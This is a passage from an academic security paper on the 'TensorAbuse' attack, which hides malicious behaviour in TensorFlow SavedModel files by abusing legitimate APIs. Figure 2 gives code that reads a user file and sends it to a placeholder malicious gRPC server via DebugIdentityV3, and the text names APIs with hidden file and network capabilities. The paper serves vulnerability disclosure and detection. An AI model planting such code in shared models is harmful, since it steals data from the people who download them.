My Model is Malware to You: Transforming AI Models into Malware by Abusing TensorFlow APIs

Ruofan Zhu*, Ganhao Chen*, Wenbo Shen*†, Xiaofei Xie‡, Rui Chang*
*Zhejiang University, Hangzhou, China
‡Singapore Management University, Singapore
{zhuruofan, chenganhao, shenwenbo, crix1021}@zju.edu.cn, xfxie@smu.edu.sg

***Abstract*—The rapid advancement of AI technologies has significantly increased the demand for AI models across various industries. While model sharing reduces costs and fosters innovation, it also introduces security risks, as attackers can embed malicious code within models, leading to potential undetected attacks when running the model. Despite these risks, the security of model sharing, particularly for TensorFlow, remains under-investigated.**

To address these security concerns, we present a systematic analysis of the security risks associated with TensorFlow APIs. We introduce the TensorAbuse attack, which exploits hidden capabilities of TensorFlow APIs, such as file access and network messaging, to construct powerful and stealthy attacks. To facilitate this, we developed two novel techniques: one for identifying persistent APIs in TensorFlow and another for leveraging large language models to accurately analyze and classify API capabilities.

We applied these techniques to TensorFlow v2.15.0 and identified 1,083 persistent APIs with five main capabilities. We exploited 20 of these APIs to develop five attack primitives and four synthetic attacks, including file leak, IP exposure, arbitrary code execution, and shell access. Our tests revealed that Hugging Face, TensorFlow Hub, and ModelScan could not detect any of these attacks. We have reported these findings to Google, Hugging Face, and ModelScan, and are currently working with them to address these issues.

***Index Terms*—AI model attack, TensorFlow API, capability abuse**

1. Introduction

In recent years, the rapid advancement of AI technologies has revolutionized our society. The demand for AI models across various industry domains has surged. Applications like facial recognition [1] and speech generation [2] almost exclusively rely on AI models. As the quality requirements for these AI models rise, the cost of training them has significantly increased. Fortunately, the emergence of public AI models has been a game-changer. Developers can now upload their well-trained models to model hubs like Hugging Face Hub [3] and TensorFlow Hub [4], making these models accessible for others to freely download and use. This practice has substantially reduced costs and eliminated the need to reinvent the wheel, fostering innovation and efficiency of AI research and application.

However, model sharing also introduces security risks. AI models are typically distributed as binary files that encapsulate complex parameters, structures, and computations. Attackers can exploit this unreadable nature to embed malicious code or malware within the models and upload them to model hubs. When users download and use these compromised models, they might unknowingly execute the embedded malicious code or behaviors, leading to potential attacks without their awareness. This security issue shows the need for stringent security measures in the sharing and deployment of AI models.

Unfortunately, research on AI model security predominantly focused on adversarial attacks[5], model extraction[6], and data poisoning[7], leaving the security of model sharing under-investigated. One related research is EvilModel [8], [9], which embeds malware in AI models by splitting the binary into small chunks and replacing parameter bytes. However, this method requires malware reconstruction, making detection easier. Other researchers have identified vulnerabilities in PyTorch models due to insecure serialization of pickle [10]. In contrast, TensorFlow employs the more secure Protobuf format, mitigating these serialization issues. In old HDF5 format, TensorFlow models may cause RCE exploit risk due to lambda layer[11]. However, the current default TensorFlow SavedModel format no longer supports the lambda layer, thus mitigating this security risk. Consequently, TensorFlow models in SavedModel format are considered more secure, but the security risks associated with its legitimate APIs remain under-explored.

To address this gap, this paper presents the first systematic study aimed at fully understanding the security risks of TensorFlow APIs. Our key finding reveals that *TensorFlow APIs possess capabilities, such as reading files and sending network messages, which can be exploited for malicious purposes.* To investigate this attack surface thoroughly, we introduce a novel attack called *TensorAbuse attack*, which abuses the capabilities of legitimate TensorFlow APIs, including file access and network access, to construct a pow-

†*Wenbo Shen is the corresponding author.*

erful and stealthy attack. TensorAbuse attack does not rely on vulnerabilities and can be triggered automatically during model inference, making it difficult for existing tools to detect and counteract.

To construct TensorAbuse attack using TensorFlow APIs, we need to extract the persistent APIs that can save into binary models and analyze their capabilities, which face two technical challenges. First, it is difficult to extract persistent TensorFlow APIs. Constructing a TensorAbuse attack requires certain TensorFlow APIs to be preserved during model serialization, but many are eliminated. The official documentation lacks information about API persistence. Second, it is hard to extract the hidden capabilities of Tensor APIs due to the vast number of APIs, incomplete documentation, and complex cross-language interactions. For example, the `DebugIdentityV3` API, intended for debugging, can also send messages to remote servers. This makes accurate analysis of API capabilities and exploitability challenging.

To address the first challenge, we introduce the *Persistent API Extraction (PersistExt)* technique, which identifies unique characteristics of persistent APIs and develops methods to extract the relevant Python and C++ source code. This approach systematically maps Python APIs to their C++ implementations, enabling the identification and extraction of persistent APIs in TensorFlow. To overcome the second challenge, we propose the *Hidden Capability Extraction (CapAnalysis)* technique, leveraging large language models (LLMs) to analyze code and accurately extract hidden API capabilities. This improves both efficiency and accuracy by using a capability analysis study and a chain-of-thought approach to structure prompts for LLMs. The technique automates API classification, ensuring quality through example answers and multiple inquiry rounds.

By applying the above techniques to TensorFlow v2.15, we identified 1,083 persistent APIs, uncovering five main capabilities, including file access and network access. To fully understand the security risks associated with these persistent APIs and their capabilities, we exploited 20 APIs to develop 5 attack primitives, such as arbitrary file read/write and network send/receive. Building on these primitives, we then crafted four synthetic TensorAbuse attacks: file leak, IP exposure, arbitrary code execution, and shell access, highlighting the significant security risks posed by these persistent APIs.

To demonstrate the effectiveness and practicality of the TensorAbuse attack, we embedded four synthetic attacks into multiple model binary files and uploaded these models to various model hubs. Specifically, we integrated the attack code into the Yamnet [12] model and uploaded the manipulated models to repositories on Hugging Face Hub [3] and TensorFlow Hub [4] to evaluate their detection capabilities. Additionally, we used the ModelScan [13] tool to detect the embedded attacks. The results show that none of Hugging Face Hub, TensorFlow Hub, or ModelScan could detect any of these four attacks. We have reported these findings and the details of the attacks to Google, Hugging Face, and ModelScan. Only Google has responded and acknowledged these issues, and we are currently working with them to address them.

Overall, this paper makes the following contributions:

- We propose a new attack named *TensorAbuse attack*, which abuses the capabilities of TensorFlow APIs for malicious purposes.
- We design and implement two novel techniques to extract persistent APIs and their capabilities.
- We conduct a systematic analysis of TensorFlow, identifying 1,083 persistent APIs with five main capabilities.
- We exploit 20 APIs to develop five attack primitives and four synthetic TensorAbuse attacks.
- We find that leading model hubs and existing tools cannot detect TensorAbuse attacks. In response, we have developed a model scanning tool to identify these attacks.
- We have released our detection tool and the proposed techniques, including PersistExt and CapAnalysis, at https://github.com/ZJU-SEC/TensorAbuse.

Ethical considerations. For our tests on Hugging Face Hub and TensorFlow Hub, we uploaded the malicious models to private repositories to prevent other users from downloading and using them. Even though private repositories undergo security scanning by these platforms, our models remained undetected for two weeks without any warnings. After this period, we removed the models from the repositories.

2. Background Knowledge

First, we clarify the terminologies used in this paper. Then, we provide an overview of TensorFlow's model serialization and the operation registration mechanism.

2.1. Terminology

Model files. In TensorFlow SavedModel-format, model files are categorized into parameter files and model graph structure files. Parameter files store the model's weights and biases, which are iteratively learned from large datasets during training. These parameters are crucial for the model's performance and accuracy. On the other hand, model graph structure files define the architecture of the model, detailing how data flows through the graph and how various operators are connected and interact. Together, these files form a complete machine-learning model, essential for deployment and inference. Developers can upload these binary model files to model hubs, enabling users to download and load models with minimal code.

Model operations. An operation (Op) in an AI model is a fundamental computational unit that executes a specific mathematical or logical function on input data. Each operation processes input tensors to produce output tensors, contributing to the forward passes during model training and inference. For instance, in TensorFlow, an operation can be an arithmetic function like addition (AddV2). These



Figure 1: The process of model serialization and loading.

operations are combined in a computational graph, defining the architecture and functionality of an AI model.

TensorFlow APIs. TensorFlow APIs encompass a comprehensive set of interface functions provided by TensorFlow to facilitate the development, training, and deployment of models. This includes high-level APIs such as Keras (`tf.keras.Model`) and addition (`tf.add`), designed to simplify neural network construction, as well as low-level APIs offering fine-grained control over model architecture and operations (`tf.raw_ops.AddV2`). High-level APIs often invoke low-level APIs (e.g., `tf.add` calls `tf.raw_ops.AddV2`) and further utilize low-level C++ implementations through cross-language frameworks. These APIs encapsulate complex logic, allowing for the conversion of high-level operations into low-level operators, which are serialized into model files for loading and execution across various environments.

Persistent APIs. TensorFlow persistence APIs are those APIs that can be converted into operations within a computational graph and saved into SavedModel-format binary model files. These APIs are recorded as operations when the model is serialized, allowing them to continue performing the same functions when the model is loaded. For example, `tf.raw_ops.AddV2` is a persistence API because it is represented as an `AddV2` node in the computational graph and can be serialized into the model.

Model hubs. Model hubs are online platforms that provide a wide range of pre-trained machine-learning models. These hubs facilitate the sharing, discovery, and reuse of models, often supporting various machine-learning frameworks. They are invaluable for researchers and developers who wish to leverage existing models for their projects, fine-tune them for specific tasks, or explore state-of-the-art techniques without starting from scratch. Examples of model hubs include TensorFlow Hub, Kaggle, and Hugging Face Hub, which offer extensive models and datasets for various applications.

2.2. Model Serialization and Loading Process

Since we focus on the potential malicious behavior of models, here we introduce the serialization and loading process of the model using Figure 1.

Model serialization. Model serialization refers to the process of converting a trained model from Python source code into binary model files that can be saved, transferred, and later reconstructed for use. In the TensorFlow framework, this typically involves formats like SavedModel or HDF5. The serialization process includes defining the model architecture using APIs, compiling and training the model on a dataset, saving the model's weights and biases into parameter files, and serializing the model architecture into model graph structure files. Essentially, this process transforms the model's Python code into a computational graph of operations. During serialization, Python APIs are converted into primitive operations, which are then stored as a computational graph reflecting the model's structure. Notably, APIs that cannot be converted into operators are automatically omitted during serialization. Model developers can upload these binary model files to model hubs for sharing.

Model loading. Model loading in TensorFlow refers to the process of reconstructing a previously serialized machine-learning model from its saved format. A user can download models from model hubs. Then, the framework reads the saved model's architecture and weights to restore it to its original state, ready for inference or further training. TensorFlow supports various formats for saved models, such as HDF5 and SavedModel. Loading a serialized model allows users to leverage pre-trained models, resume training from a saved checkpoint, or deploy models across different environments.

However, during the serialization and loading processes, models are deployed in a binary format, obscuring their internal structure and the specific behavior of each operator. Additionally, model hubs typically guide users to directly download and run pre-trained models without any sandboxing. The lack of transparency allows attackers to embed malicious code or behaviors into the model, potentially leading to data leakage or other security issues. By understanding these processes, we can better demystify the vulnerabilities and develop strategies to mitigate the risks associated with model serialization and loading.

2.3. Operation Registration Mechanism

The TensorFlow operation registration mechanism enables the framework to efficiently utilize various hardware accelerators, such as CPUs, GPUs, and TPUs. This is achieved by defining and registering operations (Ops) that can be executed on these devices, providing a flexible and extensible method for distributing and running serialized models across different hardware types. The mechanism comprises two key components: operation registration and operation kernel implementation.

Operation registration. In TensorFlow, an operation (Op) is defined with a specific set of inputs, outputs, and attributes. The `REGISTER_OP` macro is used in the TensorFlow source code to define the op interface. This definition includes the name of the Op, the types and shapes of its inputs and outputs, and any other required attributes. Inputs and outputs must be tensors, while attribute types can be specified arbitrarily, including string, int, and float. For example, the definition `REGISTER_OP("CustomOp").Input("input: int").Output("output: float")` establishes an operation named `CustomOp`, which takes an integer tensor as input and produces a float tensor as output.

Operation kernel implementation. The kernel is the actual computational implementation that performs the operation. For each defined op, one or more kernels can be provided and implemented in different programming languages, such as C++ or CUDA, to leverage the capabilities of various hardware accelerators. This process involves defining a C++ class that inherits from `OpKernel`. This class implements the computation logic by overloading the `Compute` method, which processes the input tensors and produces the output tensors. The kernel implementation is registered in the TensorFlow source code using the `REGISTER_KERNEL_BUILDER` macro, specifying the operation name, the device type, and the implementing class. For instance, `REGISTER_KERNEL_BUILDER(Name("CustomOp").Device(DEVICE_GPU), CustomOpClass)` registers a GPU device kernel for the `CustomOp` operation, with the implementation provided in the `CustomOpClass` class.

Understanding the operation registration mechanism helps us analyze which APIs can be saved into the model and how these APIs function at runtime during model loading.

3. TensorAbuse Attack

This section provides a comprehensive overview of the attack posed by the abuse of TensorFlow APIs, detailing the processes and the threat model. We then introduce the framework of our work and discuss the challenges faced.

3.1. Threat Model

In our threat model, the attacker is an AI model provider who leverages TensorFlow APIs for malicious purposes. Specifically, the attacker creates a malicious AI model by abusing TensorFlow APIs and uploads it to model hubs, such as Hugging Face Hub. The victim users, seeking to utilize the offered functionality of the AI model, download and run the compromised model. During model inference, the model executes malicious APIs and triggers attacks to users without being noticed. When uploading the model, the attacker does not provide the training source code. Instead, they upload a binary file of the model, which is a common practice observed on platforms like Hugging Face Hub and TensorFlow Hub [14]. Furthermore, we assume that the users load the model using the TensorFlow Python library and APIs and execute it with user-level permissions rather than system-level permissions. This is a realistic assumption, as most users typically operate with user-level access for running models. The attacker's primary goal is to leak sensitive data, disrupt system configurations or operations, or gain unauthorized access to systems without attracting attention.

```
1  class SimpleLinearModel(tf.Module):
2    def __init__(self):
3      self.a = tf.Variable(3.0)
4
5    @tf.function
6    def __call__(self, x):
7      path = tf.io.matching_files("/home/*")[0]
8      path += "<target file>"
9      a = tf.raw_ops.FixedLengthRecordDatasetV2(
10      filenames = [path],
11      record_bytes = 1, # read one byte
12      ...
13      )
14
15     all_content = ""
16     for ch in iter(DatasetSource(a)):
17         all_content += ch # loop read
18
19     # send to malicious server
20     tf.raw_ops.DebugIdentityV3(
21      input = all_content,
22      debug_urls = ["grpc://<malicious
        ↪  server>:<port>"],
23      ...
24      )
25     return self.a * x
```

Figure 2: File leak attack.

3.2. Attack Overview

We propose a novel attack, termed the *TensorAbuse Attack*, that leverages API abuse to embed malicious behavior within an AI model. This malicious behavior is automatically triggered during model inference and is difficult to detect. Figure 2 illustrates how we exploit TensorFlow APIs to construct a file leakage attack, effectively bypassing the malicious model scanning mechanisms of Hugging Face Hub, TensorFlow Hub, and the ModelScan tool. Our key insight is that certain APIs possess hidden capabilities that can be abused. For example, we discovered that `FixedLengthRecordDatasetV2` can read files while `DebugIdentityV3` can send messages to a remote server. The file leakage attack is constructed in three steps. First, we use `matching_files` API to obtain the victim's system user information, which allows us to construct file path details (lines 7-8). Second, we abuse the `FixedLengthRecordDatasetV2` API to read the target files (lines 9-16 in Figure 2). Third, we leverage the `DebugIdentityV3` API to transmit the file content to a remote server (lines 20-23). As a result, this malicious AI model can leak the content of any file. Additionally, it can be further enhanced to traverse and leak all files on the host.

The TensorAbuse attack is particularly stealthy due to the nature of AI models being distributed as human-unreadable binary files. For instance, TensorFlow models are commonly shared in Protobuf format[15], making it difficult for users to detect any embedded malicious behavior.

Additionally, TensorAbuse attack leverages legitimate APIs to construct malicious behaviors that cannot be identified through the model's structure. When users inspect the model using tools like TensorBoard [16] and Netron [17], they are likely to interpret these operations as standard model functions, remaining unaware of the malicious activities concealed within. Moreover, TensorAbuse attack has minimal impact on both the model's structure and performance, adding only 1% more operations to the small Yamnet [12] model, which contains thousands of computational Ops. This further enhances the stealthiness of TensorAbuse attack.

Comparison. The TensorAbuse attack fundamentally differs from existing methods of embedding malicious code in AI models. First, previous attacks on PyTorch models have exploited the insecure nature of Python's pickle serialization. Specifically, attackers manipulated the `__reduce__` function to inject malicious code into PyTorch models [10]. In contrast, TensorFlow uses the more secure Protobuf format for serialization, which mitigates these issues. TensorFlow introduced support for Lambda layers [18] in HDF5 format, allowing attackers to carry out attacks [11], [19]. However, Lambda layers don't work in SavedModel format models. Consequently, to construct malicious models in SavedModel format, the TensorAbuse attack takes a different approach. Instead of embedding malicious payload data, it abuses specific legitimate APIs to embed malicious behaviors directly within the AI model.

Moreover, the insecurity of pickle serialization has been a well-known issue for over a decade [20]. Tools like Fickling [21] and PickleScan [22] have been developed to detect malicious code in pickle files, rendering pickle-based attacks increasingly impractical. On the contrary, the TensorAbuse attack doesn't exploit any inherent vulnerabilities or security flaws in the serialization process. Instead, it leverages legitimate TensorFlow APIs in a way that can bypass the malicious model scanning mechanisms used by platforms like Hugging Face Hub [3], TensorFlow Hub [4], and the ModelScan tool [13].

Second, researchers have proposed EvilModel 1.0 and 2.0 [8], [9], which involve splitting a malware binary into small chunks and replacing the parameter bytes in AI models with these chunks. However, this method requires modifying the original model, resulting in a loss of accuracy. Moreover, the malware needs to be reconstructed on the client side, making it susceptible to detection by existing malware scanning tools. Different from the malware binary replacement approach, the TensorAbuse attack abuses TensorFlow APIs to launch the attack, which has no impact on the model accuracy and is hard to detect.

Understand risks. Figure 2 illustrates a file leak attack leveraging three TensorFlow APIs. While TensorFlow offers thousands of APIs, the security risks associated with these APIs remain largely unexplored. The potential for constructing TensorAbuse attacks through these APIs is still unknown. Therefore, this paper systematically investigates the capabilities of TensorFlow APIs and their risks for constructing TensorAbuse attack, aiming to provide a comprehensive understanding of the potential threats of APIs and their capabilities.

3.3. Challenges

Before constructing TensorAbuse attack using TensorFlow APIs, we need to extract the persistent APIs and uncover their hidden capabilities. This process faces two significant technical challenges.

Challenge 1: Difficulty in extracting persistent TensorFlow APIs. Constructing a TensorAbuse attack requires that certain TensorFlow APIs be preserved during model serialization. Unfortunately, many of these APIs are eliminated in the model serialization process, as discussed in §2.2. With thousands of APIs available, the official TensorFlow documentation [23] does not provide any information about their persistence. This lack of information makes manually creating test cases to determine the persistence of each API extremely time-consuming and labor-intensive. Moreover, there are no clear guidelines or online resources specifying which APIs can be serialized into a model. For example, our tests indicate that a commonly used TensorFlow API `tf.io.gfile.exists` cannot be saved in a serialized model. Therefore, an automated technique is needed to identify and extract persistent APIs efficiently.

Challenge 2: Hard to extract the hidden capabilities of TensorFlow APIs. Identifying the hidden capabilities of TensorFlow APIs presents a significant challenge. For example, while `DebugIdentityV3` is primarily intended for debugging during computation, we discovered it also has a hidden capability to send messages to remote servers, which is abused to construct the file leak attack, as shown on line 20 of Figure 2. The vast number of APIs and their varied functionalities make it impractical to manually analyze each one to uncover hidden capabilities. This task is further complicated by the cross-language calls between Python and C++, coupled with the complex C++ inheritance and interface design, which hinder straightforward analysis. Relying solely on documentation is also insufficient due to incomplete or inaccurate information[24]. For instance, although the documentation for `tf.raw_ops.ImmutableConst` states it is for reading tensors from memory regions [25], our analysis revealed it can also read files. Consequently, accurately analyzing the capabilities and exploitability of these serializable APIs remains a challenging task.

4. TensorFlow API Persistence and Capability Analysis

To address the aforementioned challenges, we conduct a comprehensive analysis of TensorFlow API persistence and capabilities. As illustrated in Figure 3, our analysis employs two novel techniques. First, to tackle Challenge 1, we introduce the *Persistent API Extraction (PersistExt)* technique designed to identify which TensorFlow APIs persist through model serialization and extract their corresponding Python and C++ code (§4.1). Second, to overcome Challenge 2,



Figure 3: TensorFlow API persistence and capability analysis.



Figure 4: Example of API capability analysis.

we propose the *Hidden Capability Extraction (CapAnalysis)* technique, aimed at automatically uncovering the hidden capabilities of thousands of TensorFlow APIs (§4.2). Additionally, we present the analysis results for all TensorFlow APIs and their evolution across different TensorFlow versions in §4.3. Our findings reveal the potential abuse risks of TensorFlow legitimate APIs and can aid in constructing real TensorAbuse attacks (§5).

4.1. Persistent API Extraction

Due to the incomplete documentation of TensorFlow APIs, identifying which APIs can persist in model serialization is challenging. This gap in the existing literature has not been comprehensively addressed. To bridge this gap, we propose the *PersistExt* technique for extracting persistent APIs. Our approach begins with an initial investigation to identify the unique characteristics of persistent APIs. Leveraging these characteristics, we develop methods to extract the relevant Python and C++ source code for these APIs. Subsequently, we map the Python APIs to their C++ implementations, thereby providing a systematic approach to identify and extract persistent APIs in TensorFlow models.

4.1.1. Persistence Analysis. This step involves identifying the characteristics that make APIs persistent. Although TensorFlow does not explicitly document which APIs are persistent, we find that analyzing its model-saving logic in source code can provide valuable insights into identifying these persistent APIs. As discussed in §2.2, TensorFlow serializes a model by converting it from the Python API representation into a computational graph [26]. The model-saving process stores this computational graph, composed of various Ops, in a protobuf format binary file. When a user loads the model in a different development environment, the graph is reloaded, and TensorFlow uses the node (Op) information within the graph to identify the appropriate Op kernel implementation based on the target device (i.e. GPU or CPU). This enables cross-device model reuse. To achieve persistence within a model, an API must be capable of being transformed into an Op representation in the computational graph by TensorFlow, along with a corresponding set of Op kernel implementations at the backend. The TensorFlow paper [27] describes the framework as utilizing Python APIs for the frontend and C++ Op kernel implementations for the backend, necessitating a cross-language interface between the two. By identifying these cross-language interfaces, we can identify all APIs that can be persistently saved in a model.

Based on the source code analysis, we identified three key functions that involve TensorFlow's cross-language interface, allowing Python code to call C++ implementations. The first is `pywrap_tfe.TFE_Py_FastPathExecute` function, which manages the invocation of underlying C++ implementations via the `Pybind11` [28] interface. The second is `_op_def_library._apply_op_helper`, which is

responsible for constructing and configuring the parameters and attributes of operations (Ops). The third is `<API name>_eager_fallback` function, which processes the output of Ops. By locating any function that calls one of these three, we can identify and extract the Python part of persistent APIs.

On the other hand, the C++ code for persistent APIs also exhibits distinct characteristics. As discussed in §2.3, the registration process mainly involves using macros for registering Op Kernel, as well as the C++ implementation of the Op Kernel class. Specifically, the registration macro is typically implemented using the `REGISTER_KERNEL_BUILDER` macro, while the Op Kernel implementation relies on a subclass inheriting from the `OpKernel` class. The core computation logic is defined by overriding the `Compute` function within this subclass.

4.1.2. AST-based Python Code Analysis. We have identified three features of the Python code part, as described in §4.1.1. To find all the functions matching these characteristics, we must efficiently and accurately parse the code, which contains comments that can introduce noise. Comments may include any strings, such as examples of function usage or parts of the code, making traditional regular expression matching methods inefficient and prone to errors. Therefore, we use Python's Abstract Syntax Tree (AST) module for this task. The AST module allows us to parse the code and traverse its structure to identify functions and comments that meet our criteria.

Specifically, we process each Python file with a `.py` extension into an abstract syntax tree (AST). For each AST, we traverse all its function declaration nodes (i.e., `FunctionDef` nodes), and recursively traverse each function declaration node to determine whether the function name they call is one of the three characteristic functions. If so, the function declaration node in the AST is identified as a persistent API function. We extract two key pieces of information from this function declaration node: the Op name corresponding to the API when converting into a model graph and comments for the function. The Op name is one of the arguments passed to the three characteristic functions, and the comments contain the description of the Op. These two pieces of information can help us extract the capabilities of APIs.

For example, we extract the `immuatable_const` function from the Python code part, as illustrated in Figure 4. We retrieve its corresponding Op name `ImmutableConst` from the argument of its internal functions. Additionally, the comments on parameter specification indicate that the Op can map a tensor from a file, suggesting it may have file-read capability.

4.1.3. CodeQL-based C++ Code Analysis. TensorFlow C++ code includes complex abstractions, macros, and inheritance rules, which traditional static analysis tools struggle to analyze and extract feature functions from. For instance, LLVM[29] cannot handle macro definitions since they are already unrolled when converted to IR. The AST[30] approach is also not suitable for large projects with multiple files. Based on our observation, the Op kernel class and its methods are usually not implemented in the same file. Thus, we choose CodeQL[31] for analyzing C++ code. CodeQL is designed to handle such complex codebases and allows us to perform in-depth analysis and extraction of specific code patterns using simple query statements.

Specifically, we utilize CodeQL to extract the Op kernel class names and their `Compute` functions. we compile the TensorFlow source code into CodeQL database format, enabling direct querying of function locations. Then we query the `Compute` method of classes that inherit from `OpKernel` through `getABaseClass` and `hasName` CodeQL query functions. CodeQL retrieves the file paths and the first line of APIs, and we use bracket matching[32] to extract the complete code. We also ignore the brackets in comments and strings, which may contain extraneous brackets. These can disrupt the matching process if not handled correctly. Finally, we obtain all `Compute` functions and their classes.

For example, as shown in Figure 4, we extract `Compute` function code of `ImmutableConstantOp` class. This function contains details of the Op, including how it processes inputs to generate outputs.

4.1.4. Code Mapping. In the previous step, we extracted all the Python API functions that could be persistent and identified all the low-level C++ Op kernel implementations. The next step involves mapping these Python functions to their C++ counterparts to analyze the capabilities of specific APIs from the codebase. According to our observation, Python code and C++ code are related through the `REGISTER_KERNEL_BUILDER` macro. This macro registers the Op for a kernel implementation on a specific device, thereby linking Python APIs with C++ implementations. We utilize CodeQL to extract all relevant macros from the C++ code.

More specifically, we use the `getMacroName` method defined in the CodeQL to identify the positions of these macros and employ a bracket-matching algorithm to extract the complete macro definitions. From the macro definitions, we extract the Op name and its corresponding Op Kernel class. We then create a one-to-one mapping by aligning the Python API with the Op name and the compute function in the C++ code with the class name.

For example, as illustrated in Figure 4, we extracted a macro that registers a kernel implementation of an Op named `ImmutableConst` on a CPU device in TensorFlow, with the implementation class `ImmutableConstantOp`. This allows us to map the `immutable_const` function in the Python code to the `Compute` method of the `ImmutableConstantOp` class in the C++ code.

4.2. Hidden Capability Analysis

Using PersistExt, we extracted all persistent APIs and their corresponding C++ implementations from the TensorFlow source code. Despite having access to the source code, uncovering hidden capabilities within these persistent APIs

remains a significant challenge. With over 1,000 APIs to examine, manual review is not only time-consuming but also prone to missing critical hidden capabilities. Moreover, the extensive use of macro declarations in the C++ code further complicates this analysis. APIs related to network transmission and file access are often encapsulated within these macros, which leads to traditional pattern matching or API matching methods yielding high false negative rates.

To address this challenge, we developed the *CapAnalysis* technique, which leverages large language models (LLMs) to extract hidden API capabilities. LLMs are pre-trained on code, enabling them to better understand code semantics and autonomously discover and report new capabilities, thereby improving both efficiency and accuracy.

According to our observation, LLMs exhibit stronger classification abilities compared to inference capabilities. Therefore, we first conducted a capability analysis study to provide the LLM with a rough capability classification. Using this classification as a foundation, we then leveraged ChatGPT-4 to help automate the classification of other APIs, as shown in Figure 5. We employed a Chain-of-Thought approach to construct the prompt, organizing it into five structured parts. This structured format helps ChatGPT-4 better understand our task requirements and ensures that the results are outputted in a consistent and organized manner. To enhance the quality of ChatGPT-4's responses, we applied multiple prompt engineering techniques[33]. We employed generated knowledge prompts[34], incorporating analysis cases into the analytical steps. Additionally, we employed few-shot learning techniques [35] to guide the model step-by-step through the analysis tasks [36], following our specified instructions. We also implemented heuristic guidance to conduct two rounds of large model Q&A. In the first round, heuristic analysis helped us develop a comprehensive list of API capabilities. Based on this refined list, we achieved more accurate analysis results in the second round. The following details our approach.

4.2.1. Capability Classification. To identify all possible categories of TensorFlow API capabilities, we begin by randomly selecting 100 APIs from the TensorFlow API documentation [23], ensuring that each type in the documentation is represented. We manually analyze these 100 APIs and derive a initial classification, identifying four primary categories of capabilities: pure mathematical computation, file system access, network access, and process management.

To refine this classification futher, we employ a two-round process using ChatGPT-4. In the first round, to prevent missing any capabilities, we heuristically ask the LLM to report any new capabilities it identified. After manually analyzing the results, we discover an additional capability: code execution. Consequently, our classification is refined and expanded into 5 major categories and 13 subcategories:

- File access: file read, file write, directory read, directory write.
- Network access: network send, network receive.
- Process management: process create, process abort, process sleep.
- Pure calculation: mathematical calculation, internal data management, encoding & decoding.
- Code execution: user-controlled function execution.

The first round of results provided us with a preliminary classification of capabilities. In the second round, we used the refined classification to ensure comprehensive coverage and finalize the results. More specifically, the prompts in the two rounds differ in terms of classification criteria and response instructions. In the first round, the prompt uses a coarse-grained classification with four base categories, while in the second round we adopt a more detailed classification with 5 major categories and 13 subcategories. Additionally, the example responses in each round also vary: in the first round, the responses are coarse-grained, such as simply stating *network access*, whereas in the second round, responses included both the base category and subcategories, such as *network access (network send)*. This iterative approach allowed us to systematically identify and classify the hidden capabilities of TensorFlow APIs, ensuring a comprehensive understanding of the potential security risks associated with their abuse.

4.2.2. Three Steps For Analysis. We have organized the capability classification, including 5 major categories and 13 minor categories listed in §4.2.1, to guide the LLM more directly in analyzing the APIs.

Since analyzing the capabilities of an API is a complex problem, we break it down into three small steps and let the LLM use Chain-of-Thought prompting[36] to think step by step, thereby improving the accuracy of its analysis. More specifically, we divide it into three small steps, including comments analysis, macro analysis, and logic analysis.

Comments analysis. Python comments often include descriptions of the API, parameters, and examples of how to use it. This information may contain statements about its capabilities. Therefore, we first instruct the LLM to analyze the comments, leveraging its proficiency in dealing with natural language. We also provided a simple example to instruct LLM: *For instance, the string "server_address: A 'Tensor' of type 'string'." in the comment indicates that the API has a server_address parameter and may have network access capabilities.*

